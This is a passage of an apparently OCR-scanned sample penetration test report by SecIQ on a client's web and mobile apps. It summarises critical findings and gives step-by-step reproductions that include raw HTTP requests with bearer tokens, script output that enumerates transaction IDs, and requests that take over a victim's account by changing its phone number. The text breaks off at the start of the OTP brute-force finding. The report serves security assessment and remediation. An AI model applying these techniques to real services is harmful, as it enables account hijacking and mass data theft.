
Advancing Cyber Security

SECIQ -SAMPLE PENETRATION TEST REPORT

SecIQ
support@seciq.in

XX-XXX- 2020



Document Details:

Company	
Document Title	XYZ Consulting Web Application Penetration Test Report V1.0
Date	XX
Ref	
Classification	Highly Confidential
Document Type	Report

Recipients:

Name	Title	Company
		XYZ Consulting
		XYZ Consulting

Document History:

Date	Author	Version	Comments
		Initial	Intermediate Draft
		1.0	Final report

Table of Contents

1. Introduction:

SecIQ was given the assignment to perform Penetration Testing on the XYZ Consulting Mobile (Android, iOS) and Web (Internal Dashboard) application. This assessment was performed for around 3 weeks (XX-XX, 2020). The details about each task and our findings have been consolidated in this report under the executive summary section and additional information is contained within the detailed vulnerability section of this report.

1.1 Objective

The objective of this assignment was to perform controlled attack and penetration testing activities to assess the overall level of security of the XYZ Consulting Web application – with the intent to:

- Uncover any security issues in the given application,
- Identify the impact and risks associated with the issues, and
- provide guidance to XYZ Consulting team in the prioritization and remediation steps.

1.2 Scope:

The Scope of this penetration testing was limited to the below application/ Domains:

- Android Application : api.XYZ Consultingapp.in
- iOS Application : api.XYZ Consultingapp.in
- Internal Dashboard : https://internal-api.XYZ Consultingapp.in/dashboard

Note: All the testing was done on the given staging environment and NO testing was done on Production application.

Out of Scope: The following modules could not be covered during this assessment due to unavailability of functionalities in the given staging environment:


- Contact form
- LinkedIn SDK integration
- offer inside
- Chat functionality

1.3 Approach

This assessment was performed through a grey-box approach from the perspective of an authenticated end user. The Tests were carries out assuming the identify of an attacker or a user with malicious intent, however care was taken not the harm the server. Assessment involved manual testing combined with the open-source automated tools. Following phases were covered during this assessment:

1. Application Profiling\ Reconnaissance
2. Application Mapping and test-case generation
3. Vulnerability assessment & Business logic testing
4. Exploitation
5. Reporting

2. Executive Summary:



2.1 Business-Critical Risks:

The XYZ Consulting Web application was identified to have several critical security vulnerabilities. Some of the business-critical security risks are listed below.
It is possible for an attacker to:

- **Access millions of Financial transaction details of XYZ consulting.** Transaction number, date, amount, transaction type, client details etc.
- **Access all the order details –** including the order ID, amount, product, Client name, Receiver's name, consignee address etc.
- **Obtain complete details of the clients –** Client name, address, phone number, email ID etc.
- **Enumerate the personal details of 1.5 M users** including their Name, email-id, Address (office and Home location), Mobile Numbers, past transaction details & personal account details etc.
- Escalate the privilege and **take complete control of any other User by just knowing their mobile number.**
- Bypass the OAuth implementation and **login as any user using their Facebook public information**.
- **Execute Malicious script on the dashboard** and completely compromise end user's browser.
- **Perform Remote Code Execution (RCE) on the server**.
- Perform flooding attacks
- **Compromise (admin@XYZonsulting.in) email credentials and access.**
- Add himself into any private group and **remove any user from the private group**.
- **By-pass the payment gateway** and forge a financial transaction with max amount.
- **Transfer Money/amount from any user's wallet** to attacker's wallet.
- **By-pass the authentication verification** via JWT.

2.2 Recommendations Summary:

Based on our assessment, it was observed that the major concerns with regard to XYZ Web application pertains to improper implementation of input validation. This issue affects across most of the business functionalities\ APIs\ endpoints.

- **Remove default credential from workflow management console.**
- **Validate user input at client-side and server-side both.**
- **Implement output encoding.**
- **Implement CSRF token for all operation.**
- **Do not send user password (even encrypted password) to end user.**
- **Enforce proper authentication** for end users and validate the user tokens (via JWT & OAuth)
- **Validate the Access privilege of end users** prior to every action.
- **Ensure the sensitive data is stored and transmitted securely.** Avoid exposing to end user.

2.3 Findings Summary <Indicative>

	Vulnerability Name	Status	Severity
🟥	Potential data breach of Financial transaction details	Open	Critical
🟥	User Account Take-Over	Open	Critical
🟥	OTP Verification Bypass	Open	Critical
🟥	Admin Email Account Hijack	Open	Critical
🟥	Account Compromise Using Response Modification	Open	Critical
🟥	Stored Cross-Site Scripting (XSS)	Open	Critical
🟥	Unauthorized Access to User Head (Private) Picture	Open	High
🟥	Formula Injection	Open	High
🟥	Reflected Cross-Site Scripting (XSS)	Open	High
🟥	Encryption Not Enforced	Open	High
🟥	SMS Flooding	Open	High
🟨	Cross-Site Request Forgery (CSRF)	Open	Medium
🟨	Insufficient Session Expiry after Logout	Open	Medium
🟨	Excessive Session Token Time out Duration	Open	Medium
🟨	Verbose Error Message	Open	Medium
🟦	Insecure Local Storage (Android/iOS)	Open	Low
🟦	Clickjacking	Open	Low
🟦	TLSv1.0 Supported	Open	Low
🟦	PhpMyAdmin is Accessible to Public User	Open	Low
🟦	Authentication Missing	Open	Low
🟦	Data Not Validated for Semantic Correctness	Open	Low
🟦	Multiple Registration	Open	Low
🟦	Vulnerable PHP Version	Open	Low
⬛	Information Disclosure	Open	Informational

3. Detailed Vulnerability Report

Given Below is the detailed description of all the identified vulnerabilities, their impact from attackers point of view, steps to reproduce and the fix recommendations.


pre-requisite : It is required to have the basic configuration setup for the mobile application to reproduce these issues. We used proxy tool called **Burp Suite** to capture the all communication (API calls) from mobile application to the remote server. Help guide can be accessed from this link - https://support.portswigger.net/customer/portal/articles/1841101-configuring-an-android-device-to-work-with-burp . This burp proxy tool is used to view/ modify all the HTTP request/response between mobile application and server.

3.1 Potential data breach of Financial transaction details:


XYZ consulting being India's leading XXX services company has delivered more than XXXM orders. During this assessment it was identified that it is possible to compromise millions of Financial transaction details. It is identified that there could be potentially **1,XX,XX,XXX** transaction records over the last one year alone.

Step-by-step exploitation:

- **Step 1:** Logged in to az.XYZ.com as a normal privileged user.




- **Step 2:** Analyzed the calls and reviewed the Javascript code to Identified the function getXXXDetail with the required parameters – **Note** that it calls 'XYZt'.




```
    var e = {};
    return [redacted]
        max
        = 
        subtract(1, "day").format("YYYY-MM-DD"), e
}, e.prototype.get[redacted]Detail = function(e, t, n, i, a) {
    var o, r = {
            end: n,
            start: t
        };
        s = p.a.PAGELIMIT,
        l = a ? s * (a - 1) : 0;
    return "recharges" === e ? (o = u.a.milesHost + c.a.WALLET.details.
        endPoint + i.wallet_id + "/recharge/", r.limit = "" + s, r.offset
        = "" + l) : (o = u.a.birdHost + c.a.WALLET.transaction.endpoint, r
        .client_name = i.client_name, r.filter = e, r.page = a), this.
        setConfig(), this.httpService.getDataWithParams(o, r, this.config)
        .map(function(e) {
        return e
    })
},
[redacted]
},
    var i = this,
        a = u.a.birdHost + c.a.WALLET.downloadReport.endpoint,
```

- **Step 2:** Scanned through and identified the 'XYZHost'– which contains transaction web endpoint.



```
bulkOrder: {
[redacted]
},
details: {
    endPoint: "wallet/"
},
transaction: {
    endpoint: "[redacted]/get[redacted]/"
},
downloadReport: {
[redacted]
},
```


- **Step 3:** Once we identified the API for obtaining transaction details, triggered the request to abc.XYZ.com/asdasdfp/getdata.



```
GET /pro[redacted]d=2020-[redacted]59.9&start=2020-0[redacted]-27%2018:30:00.0&
client_name=[redacted]925&filter=deductions&page=1 HTTP/1.1
Host:[redacted]e-api.ap-southeast-1.amazonaws.com
Connection: close
Accept: application/json, text/plain, */*
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZS[redacted]MjUiLCJwaG9uZV9udWli
ZXIiOiI5NjAwNDk4NDI4IiwiY2xpZW50X3VlaWQiOiJjbXM6OmNsaWVudDoeNDQyZTUxMTEtZDNiYyOxMWVhLWE5M
zMtMDZhNjIwMGQwMjk4IiwiYXVkIjoiLmRlbGhpdmVyeS5jb20iLCJjbGllbnRfbmFtZSI6IkFETEFERSAwMDQyOT
I1IiwiaWF0IjoxNTk2NTUxNzE2LCJlc2VyX3R5cGUiOiJDTCIsImlkbGUiOjE1OTcxNTY1MTYsImNsaWVudF9lbWF
pbCI6ImFyanVuYXN1YnVAZ21haWwuY29tIiwiZXhwIjoxNTk2NzI4MTE2LCJ0b2tlbl9pZCI6IjVhNTV1ZmY1LTZi
ZmUtNDU0My05MDU3LTdhZGY4NWZkMTJ1ZCIsImlzX2NsaWVudF9hZGlpbiI6dHJ1ZSwiZW1haWwiOiJhcmplbmFzd
WJ1QGdtYWlsLmNvbSIsInN1YiI6InVtczo6dXNlcjo6NDQ[redacted]WVhLWE5MzMtMDZhNjIwMGQwMj
k4In0.V9yGV9F6xg_Iku_SSK8k9vMpnz3AY2ETekBSk-sOhkg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/84.0.4147.89 Safari/537.36
Content-Type: application/json
Origin: https:[redacted]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https:/[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 31
Connection: close
Date: Tue [redacted]2020 17:23:21 GMT
x-amzn-RequestId: 2c735ccf-310b-40d0-a641-0d04c781462f
Access-Control-Allow-Origin: *
x-amz-apigw-id: QwTtUHazSQOFrhQ=
X-Amzn-Trace-Id: [redacted]
X-Cache: Miss from cloudfront
Via: 1.1 3e74641318be10a0b39ab7a67b74598c.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: BLR50-C1
X-Amz-Cf-Id: [redacted]==

{
  "last_transaction_date":null
}
```

- **Step 4:** Manipulated the '**XXX_name**' parameters and Enumerated the critical transaction details using custom scripts.



```
[illegible] [redacted] python get_transaction.py

Following are the critical parameters that can be enumerated - select one from the following:

txn_id , order_id, amount, client, etc

txn_id

txn_id is M[redacted]888
txn_id is M[redacted]854
txn_id is M[redacted]852
txn_id is M[redacted]850
txn_id is M[redacted]841
txn_id is M[redacted]831
txn_id is M[redacted]500
txn_id is M[redacted]541
txn_id is M[redacted]521
txn_id is M[redacted]151
txn_id is M[redacted]960
txn_id is M[redacted]951
txn_id is M[redacted]860
txn_id is M[redacted]571
txn_id is M[redacted]790
txn_id is M[redacted]698
txn_id is M[redacted]657
txn_id is M[redacted]696
txn_id is M[redacted]695
txn_id is M[redacted]694
txn_id is M[redacted]693
txn_id is M[redacted]692
txn_id is M[redacted]691
txn_id is M[redacted]690
txn_id is M[redacted]640
```

- Given below is the screenshot of just few sample transactions records that we extracted for POC. As you can see, we got the **XYZ #** and other sensitive details, which we will use in further exploitation



Transaction ID	Order ID	[redacted] #	Client Name	Status	Amount	Transaction Date	Transaction Type	Payment Type
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	COD
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	Pre-Paid
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	Pre-Paid
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	COD
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	Pre-Paid
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	Pre-Paid
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	Pre-Paid
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	Pre-Paid
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	COD
[redacted]	[redacted]	[redacted]	[redacted]	success	[illegible]	[redacted]	[illegible]	Pre-Paid

3.2 User Account Take-Over

Severity: **Critical**


Description:

The application uses refresh token API to get valid JWT token for a user. As an attacker, it is possible to abuse the refresh token functionality and generate a new valid token of any user by only supplying target user mobile number. This can allow an attacker to hijack any user account by manipulating a mobile number.

Steps to Re-produce:

Scenario 1:


Step 1: Fired "*XXX SSS*" request from attacker device and replaced the XXX-ID with Victim's ID but manipulated the contactNo to Attacker's mobile number. This successfully generates and sends OTP to attacker's mobile number.



```
PUT /[redacted]/rest/[redacted]User/change/contactno HTTP/1.1
Content-Type: application/x-www-form-urlencoded
charset: utf-8
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiI4OTkxNCIsImlzcyI6IlFlaWNrUmlkZSIsImlhd
CI6MTU1MzM0NzM4MCwiZXhwIjoxNTUzNDMzNzgwfQ.2oof2RoFaDy2H1faOIOEUo66vhxa
LFnHweEZNIG786003k-RIZ08bxNZsh_[redacted]aVp3STYjpIJX1NwMLzFSXRHPA
Content-Length: 53
User-Agent: [redacted]/2.1.0 (Linux; U; Android 6.0; XT1706 Build/MRA58K)
Host: [redacted].[redacted].26.138:8080
Connection: close

phone=69402&newContactNo=998[redacted]&countryCode=%2B91
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: application/json
Date: Sat, 23 Mar 2019 17:36:42 GMT
Connection: close
Content-Length: 20

{"result":"SUCCESS"}
```

Step 2: Using the received OTP, attacker can now update the victim's account with attacker mobile number.



```
PUT /[redacted]/rest/[redacted]User/update/contactno HTTP/1.1
Content-Type: application/x-www-form-urlencoded
charset: utf-8
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiI4OTkxNCIsImlzcyI6IlFlaWNrUmlkZSIsImlhdCI6MT
UlMzMONzM4MCwiZXhwIjoxNTUzNDMzNzgwfQ.2oof2RoFaDy2HlfaOIOEUo66vhxaLFnHweEZN
IG786O03k-RIZ08bxNZsh_[redacted]p3STYjpIJX1NwMLzFSXRHPA
Content-Length: 75
User-Agent: [redacted]/2.1.0 (Linux; U; Android 6.0; XT1706 Build/MRA58K)
Host: [redacted].26.138:8080
Connection: close

verificationCode=7195&phone=69402&newContactNo=9986[redacted]&countryCode=%2B9
1
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: application/json
Date: Sat, 23 Mar 2019 17:37:27 GMT
Connection: close
Content-Length: 20

("result":"SUCCESS")
```

Step 3: Since the mobile number is updated. Victim will no longer receive any messages. Attacker can now trigger the forgot password functionality for which the OTP will be send to attacker mobile number, allowing the attacker to completely hijack the victim's account.

Affected URIs\ APIs:

S.no	Affected URL	Parameter
1	XXXX/change/Contactno	contactNo
2	XXXX/refreshToken/contactNo	contactNo

Current Status: Fixed

Fix Recommendation:

Implement Proper authentication and Authorization Controls for each user.

3.3 User Account Takeover - OTP Verification Bypass


Severity: Critical

Issue Description:


XYZ Consulting application has implemented OTP to validate/ authenticate end user to the application. It is possible for an attacker to brute force this 4-digit pin using automated tool and succeed this pin verification. Due to this flaw, attacker can completely take-over the identity of any individual user account by just knowing their mobile number.

Steps to Re-produce:

Step 1: Users enters the mobile number to login.

